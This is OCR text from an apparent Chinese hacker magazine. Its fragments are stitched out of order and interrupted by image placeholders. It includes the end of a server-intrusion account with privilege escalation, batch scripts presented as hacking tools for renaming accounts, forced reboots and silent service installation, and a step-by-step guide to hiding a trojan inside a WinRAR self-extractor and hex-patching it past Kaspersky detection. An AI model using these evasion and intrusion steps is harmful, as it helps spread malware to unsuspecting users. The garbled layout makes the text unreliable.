


图 3

们的目标站点的目录下，并且有权限进行修改，最后无意用shell带的SU提权，竟然成功了，直奔3389。就这样，这个看起来貌似强悍的网站就被我拿下了。我是cn_判官，有问题可以来我的网站（http://www.hacksa.cn）向我提出。

编辑点评：

win2003这个缺陷存在好久了，用这win2003做服务器的也是越来越多了，微软千万别把这个漏洞给补了。

专栏首语

这期的专栏就是批处理了，批处理可以让人联想起一首歌，萧亚轩的<<最熟悉的陌生人>>。批处理，对接触计算机早的人来讲是最熟悉不过了，不过很多年过去了，大家都已经对它陌生了。不过，在黑客的舞台上，它还是一个有一展身手的角色。在这说起萧亚轩，说起舞台，我估计最近最直接的联想是陈冠希的艳照门事件了。大家有空可以去听听郭德纲调侃陈冠希的相声，真是暴笑呀。不过这些都是闲聊了，我们还是希望本栏目能给读者带来实实在在的知识，希望读者能重新认识一下批处理了。

批处理打造自己的小工具

□ NP

出于LCX大哥的淫威，只好操起许久没碰的批处理，绞尽脑汁写了此文。批处理的英文为BATCH，它文件的后缀为BAT就是取了BATCH的前三个字母，当然改成*.cmd也是可以执行的。批处理运行的平台是DOS，它的构成没有固定格式，每一行可视为一个命令，每个命令里可以含多条子命令，从第一行开始执行，直到最后一行结束。批处理有一个很鲜明的特点：使用方便、灵活，功能强大，自动化程度高。

学会编程写个属于自己的小工具，对于很多刚入门的朋友几乎等同奢望。因为基础的问题，一时半会儿也没办法写出自己想要的、比较理想的工具。而批处理就不同了，它入手很快，写出一个属于自己的小工具，还是不成问题的。今天NP就教大家用批处理写个小工具（端口关联进程代码采自网络，由于没作者，只能在此表示感谢！）。

工具功能有：查询快捷方式所指文件路径、系统账号重命名、重新启动、安装服务、删除服务、端口关联进程，由于时间仓促，程序不足之处，请谅解！我们来一个个实现吧。

一、查询快捷方式所指文件路径的实现

为什么要介绍这个功能呢？我们在Hacking的时候，有时想看看快捷方式所对应的目标程序是什么，却只能把其下载回来，按鼠标右键查看属性。为了方便，今天我就介绍一下如何在命令行下实现此功能。代码和注释如下（PS：“::”是注释的意思）：

```
@echo off
::屏蔽命令信息显示
If "%~1" == "" Echo 您未输入要查询的快捷方式路径(若路径有空格，请用引号引起来)&&Goto Exit
If /i "%~x1" NEQ ".lnk" Echo 错误，您输入的不是快捷方式&&Goto Exit
Echo.
Echo.
Echo 您输入的是：
Echo %1
Echo.
Echo 查到目标文件路径是：
type %1|more|findstr "^[a-zA-Z]:\\\\"
::这里用到了findstr支持的正则表达式
Goto Exit
:exit
```

运行“此批处理.bat qq.lkn”这样类似的方式就可以查看扩展名了。

二、系统账号重命名功能的实现

有的时候我们想重新命名系统账号，而控制面板里的账号管理功能却不能帮我们实现真正的改名。

今天介绍一下WMIC命令的一小部分给大家[WMIC，是一款命令行管理工具。使用WMIC，你不但可以管理本地计算机，而且可以管理同一Windows域内的所有远程计算机(需要必要的权限)，而被管理的远程计算机不必事先安装WMIC，只需要支持WMI即可。]，代码如下：

```
@echo off
If "%1"=="" Echo 请输入系统账号名称&&Goto Exit
If "%2"=="" Echo 请输入要重命名的名称&&Goto Exit
Wmic UserAccount Where Name='%1' call Rename %2
::利用Wmic命令来重命名系统账号
:: 是不是非常简单呀?
:exit
```

三、重新启动功能的实现

首先我们要说下INF文件，INF是Device INFormation File的英文缩写，是Microsoft公司为硬件设备制造商发布其驱动程序推出的一种文件格式，INF文件中包含硬件设备的信息或脚本以控制硬件操作。

```
@echo off
Setlocal
::  启动批处理文件中环境变量的本地化。本地化将持续到出现匹配的endlocal 命令或者到达批处理文件结尾为止。(后面异同)

Cd/d %temp%
::  利用环境变量，直接进入系统临时目录

Echo [version] > reboot.inf
::  每一个INF文件都包含一个这样的节，该节中的条目主要是描述此INF文件支持的设备类型和适用的操作系统。(又称为INF文件头)

Echo signature=$chicago$ >>reboot.inf
::  注意如果签名不是 "$Chicago$"、"$Windows 95$" 或 "$Windows NT$" 中的一个(不区分大小写)，Windows 不会把 .inf 文件当作 Windows 识别的任何设备类型的 .inf 文件接受。

Echo [defaultinstall] >> reboot.inf
::  [DefaultInstall]节 节名"DefaultInstall"，大小写不敏感。该节也是系统获取INF文件中安装信息的首要入口，当用户右击INF文件选 "安装" 时该节内
```




图8




图9

告，www.isecsp.com很强大很和谐，专业提供各种安全服务。对这篇文章大家有什么不懂的可以到我blog留言，http://majun1988.cngxr.com。

[入侵网易的录相已经收录在本期光盘]

编辑点评：

%3f是一个老漏洞了，很久以前我写过一个暴jsp源码的网页，里面收集过此漏洞和其它的相关jsp小漏洞，大家有兴趣可以到我网站（海阳顶端网）上查阅。

容被执行！

```
RUNDLL32.EXE SETUPAPI.DLL,InstallHinfSection DefaultInstall 1 %temp%\reboot.inf

:: 这里的格式是
:: RUNDLL32.EXE SETUPAPI.DLL, InstallHinfSection <section><mode> <path>
:: setupapi 在这里加载 InstallHinfSection 功能项。(关于此 api 其他 export 部分，用 exescope 或者编译工具都可以很容易查到)
:: <section> 这里配合 INF 使用 InstallHinfSection，关于 INF 安装的其他功能项请参考 INF File Processing Functions
:: <mode> 是一个组合值，它的组合序列如下：
:: Value Description
:: 0 系统提供 INF
:: 128 将安装文件的缺省路径设置为当前 INF 路径。此为典型设置。
:: +0 不重新启动计算机
:: +1 所有情况下都重新启动计算机
:: +2 如果需要重新启动，始终询问用户
:: +3 如果必要不经用户许可直接重新启动计算机
:: +4 如果需要重新启动计算机，在启动前提交用户许可
:: 这个用法几乎适用于所有 WIN 操作系统，不过这里的 <mode> 一般不推荐赋值为 1 ，建议修改为 128+1=129 ，否则可能在某些环境下执行出现问题，不会重新启动。
:: <path>，我们要执行的 INF 文件路径

Del %temp%\reboot.inf
:: 用完后删除 inf 文件。
```

相信通过我对脚本内容以及INF相关的详细解释，大部分的朋友已经了解了这段代码的原理了吧。去掉注释后，整个功能代码不过8行，还算短小精悍了！

四、安装和卸载系统服务功能的实现

我们先来说说安装服务吧。由于也是利用INF实现的，所以相同部分的我就不多做介绍了。为了大家能很轻易的看明白代码，我把一些需要我们自己定义的参数用中文表示了。

```
Setlocal
Cd/d %temp%
Echo [Version] >install.inf
Echo Signature="$WINDOWS NT$" >>install.inf
Echo [DefaultInstall.Services] >>install.inf
:: 采用[DefaultInstall]节里的安装服务
Echo AddService=服务名,,My_AddService_Name >>install.inf

:: 服务名后面有两个逗号，因为中间省略了一个不常用的参数 flags。
Echo [My_AddService_Name] >>install.inf
Echo DisplayName=服务名称 >>install.inf
Echo Description=服务描述 >>install.inf

Echo ServiceType=0x10 >>install.inf
:: ServiceType 服务类型：0x10 为独立进程服务，0x20 为共享进程服务(比如 svchost)

Echo StartType=2 >>install.inf
:: StartType 启动类型：0 系统引导时加载，1 OS 初始化时加载，2 由 SCM (服务控制管理器) 自动启动，3 手动启动，4 禁用 (注意，0 和 1 只能用于驱动程序)

Echo ErrorControl=0 >>install.inf
:: ErrorControl 错误控制：0 忽略，1 继续并警告，2 切换到LastKnownGood 的设置，3 蓝屏

Echo ServiceBinary=要安装成服务的程序路径 >>install.inf
:: 要安装成系统服务的程序路径 (%11%表示 system32 目录，%10%表示系统目录(WINNT 或 Windows)，%12%为驱动目录 system32\drivers。其他取值参见 DDK，你也可以不用变量，直接使用全路径。)

Rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 %temp%\install.inf
Del %temp%\install.inf
Echo 安装完毕，需立即启动，请用 Net start 命令！
:: 由于安装完，默认是不启动服务的，所以这边提示要用 Net Start 命令启动服务。当然，你也可以加条命令让它安装完后直接启动。
```

OK，安装服务的代码我们已经讲解完毕了，现在我们再来说说删除服务。

```
Setlocal
Cd/d %temp%
Net Start|find "Service_Name" >nul&&net stop "Service_Name"
:: 先检查服务是否启动了，若启动了先停止服务。
Echo [Version] >Remove.inf
Echo Signature="$WINDOWS NT$" >>Remove.inf
Echo [DefaultInstall.Services] >>Remove.inf

Echo DelService=服务名称 >>Remove.inf
:: 用 DelService 删除服务

Rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 %temp%\Remove.inf
Del %temp%\Remove.inf
```

嘿嘿，是不是觉得删除服务非常简单呢？没错，就是那么简单！

五、查看端口关联进程功能的实现

原作者已经解释的非常好了，相信大家看的懂，我只是把进程和端口的位置换了下，看着比较舒服。代码如下：

```
setlocal enabledelayedexpansion
echo ———————————————————————————————————
echo            进程名称                          端口号
ECHO TCP 协议：
:: 利用 netstat 命令找出使用 TCP 协议通信的端口，并将结果分割，
:: 将第二个参数 (IP 加端口) 传给%%i，第五个参数 (PID 号) 传给%%j。
for /F "usebackq skip=4 tokens=2,5" %%i in ('"netstat -ano -p TCP"') do (
  call :Assoc %%i TCP %%j
  echo          !TCP_Proc_Name!      !TCP_Port!
  )

ECHO UDP 协议：
for /F "usebackq skip=4 tokens=2,4" %%i in ('"netstat -ano -p UDP"') do (
  call :Assoc %%i UDP %%j
  echo          !UDP_Proc_Name!      !UDP_Port!
  )
echo 按任意键退出
pause>nul

:Assoc
:: 对%1 (第一个参数) 进行分割，将第二个参数传给%%e。在本程序中，%1 即为上面的%%i (形式为：IP:端口号)
for /F "tokens=2 delims=:" %%e in ("%1") do (
    set %2_Port=%%e
  )
::  查询 PID 等于%3 (第三个参数) 的进程，并将结果传给变量?_Proc_Name，?代表 UDP 或者 TCP；
for /F "skip=2 usebackq delims=, tokens=1" %%a in ('"Tasklist /FI "PID eq %3" /FO CSV"') do (
    :: %%~a 表示去掉%%a 外面的引号，因为上述命令的结果是用括号括起来的。
    set %2_Proc_Name=%%~a
  )
```


这里再次感谢原作者给大家带来了那么经典的代码。（经过测试，XP可以使用，2003有问题）

本文中列举了一些批处理的简单和复杂的用法，具体的含义还需要读者自己多多研究和测试才能得以领悟其中的精髓！学会了批处理，对于平常的Hacking、娱乐都有很大的帮助，能提高

■ 蜀国布衣

杀语

杀杀杀，免杀逐渐成为了黑客入侵的主流，因为越来越多的杀毒软件围杀了80%以上的木马病毒，所以黑客将投入更多的时间去研究免杀，这不，新一代免杀技术——源码免杀，开始流行于网络之间。



让RAR再次不被进行查杀

从本文你可以学习到：

让RAR躲过杀软的“毒手”

在几年以前有人发现，利用WinRAR的自解压功能，不但可以对多个文件进行捆绑，还可以起到一定的免杀效果。但是随着这几年杀毒软件技术的不断更新，这种被称之为“永不会被杀的捆绑机”已经成为过去时。那么如何让WinRAR再次焕发新生？今天我们就来想一想新的办法。

一、捆绑文件

现在通过WinRAR将批处理文件和利用文件进行压缩，接着打开这个RAR文件并点击“自解压格式”图标。在弹出的对话框中点击“高级自解压选项”按钮，然后在弹出的“高级自解压选项”窗口中选择“常规”选项标签，在“解压后运行”中输入正常文件的名称，在“解压前运行”中输入木马文件的名称。现在点击“模式”选项标签，在“临时模式”选中“解包到临时的文件夹”选项，再选中“全部隐藏”和“覆盖所有文件”两个选项后，点击“确定”按钮退出即可，如图1。




图1 “高级自解压选项”窗口

二、修改文件

不过在本地运行自解压文件的时候，发现程序只是打开了正常文件，而捆绑的木马文件却没有运行。现在需要修改一下文件的注释才可以，用WinRAR打开这个自解压文件。点击工具栏中的“注释”按钮，在弹出的窗口将代码中的presetup改为setup即可，如图2。




图2 修改代码

这样两个文件就都可以运行了，不过需要用户在关闭运行的正常文件后，木马文件才会自动的进行运行。

不过现在这样的捆绑还是不完美，因为通过右键就可以对其解压，因此需要对自解压文件进行变异。运行编辑工具C32Asm，点击“文件→打开十六进制文件”命令，选择自解压文件程序。接着点击“搜索→搜索”命令，窗口中的“类型”选择为“十六进制”，然后在“搜索”选项中输入“807A0161”。在搜索结果中将61改成其它数值即可，我这里改成了60，如图3。




图3 搜索替换

接着按照同样的方法，搜索十六进制值526172211A07，把61修改为刚刚替换的数值。

三、制作补丁

通过上面的方法进行修改，虽然这个自解压文件已经和普通的EXE文件没有差别，利用WinRAR也不能对其进行解压操作。但是经过卡巴斯基的扫描，结果却被发现RAR文件发生变异并报毒。这里我们通过MYCCL来进行定位，定位过程这里就不再叙述了，最终的特征码地址为00081467_00000003。现在再打开C32Asm载入修改的自解压文件，接着通过搜索找到特征码的所在位置，再把40改成接近的数字并保存即可免杀。

为了让自己以后操作起来更加简单，因此最好制作一个补丁文件。运行CodeFusion这个补丁程序，首先在窗口设置和补丁相关的信息，接着点击“下一步”按钮。在“要补丁的文件”列表中，点击鼠标右键选择“添加文件”命令，在弹出的窗口点击“任意文件”按钮。现在在“要补丁的数据”列表中，点击鼠标右键中的“添加数据”命令，然后在弹出的窗口点击“查找及替换”按钮。

